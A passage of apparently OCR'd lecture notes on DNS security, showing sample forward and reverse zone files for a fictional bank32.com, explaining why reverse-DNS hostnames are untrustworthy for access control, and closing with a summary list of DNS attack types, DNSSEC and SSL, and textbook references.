;; ANSWER SECTION:
200.18.230.128.in-addr.arpa. 60 IN      PTR     syr-prod-web.syracuse.edu.
200.18.230.128.in-addr.arpa. 60 IN      PTR     syr.edu.
200.18.230.128.in-addr.arpa. 60 IN      PTR     syr-prod-web1.syr.edu.
```

Sample Forward Lookup Data

s_server_zone_files > bank32.com.db

```
$TTL 3D ; default expiration time of all resource records without
        ;   their own TTL
@       IN      SOA     ns.bank32.com. admin.bank32.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN       NS   ns.bank32.com.       ;Nameserver
@       IN       MX   10 mail.bank32.com.  ;Primary Mail Exchanger

www     IN        A   192.168.0.101   ;Address of www.bank32.com
mail    IN        A   192.168.0.102   ;Address of mail.bank32.com
ns      IN        A   192.168.0.10    ;Address of ns.bank32.com
*.bank32.com. IN  A   192.168.0.100   ;Address for other names
```


Sample Reverse Lookup DNS File

server_zone_files > 192.168.0.db

```
$TTL 3D
@       IN      SOA     ns.bank32.com. admin.bank32.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.bank32.com.

101     IN      PTR     www.bank32.com.
102     IN      PTR     mail.bank32.com.
10      IN      PTR     ns.bank32.com.
```


Answer Our Question

- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- Answer:
  - If a packet comes from attacker, the reverse DNS lookup will go back to the **attacker's nameserver.**
  - Attackers can reply with whatever (fake) hostnames they want.
  - We should NOT use the hostname obtained from reverse DNS lookup as the basis for access control



Summary and Reference

- **DNS Attacks**
  1. Modify DNS files on a victim Machine
  2. Spoofing DNS Replies to User machine
  3. Local DNS Cache Poisoning Attack
  4. Remote DNS Cache Poisoning Attack
  5. Reply Forgery Attacks from Malicious DNS Servers
  6. Reply Forgery in Reverse DNS Lookup
- **DNS Security (C.I.A Goal)**
  - DNSSEC
  - SSL



Reference:

1. "Computer Security: A Hands-on Approach" by Wenliang Du. Publisher: CreateSpace Independent Publishing Platform (2017). ISBN-10: 154836794X,ISBN-13: 978-1548367947
2. "Computer Networking: A Top Down Approach", 7th edition, Jim Kurose, Keith Ross Pearson/Addison Wesley April 2016, ISBN-13: 978-0133594140, ISBN-10: 9780133594140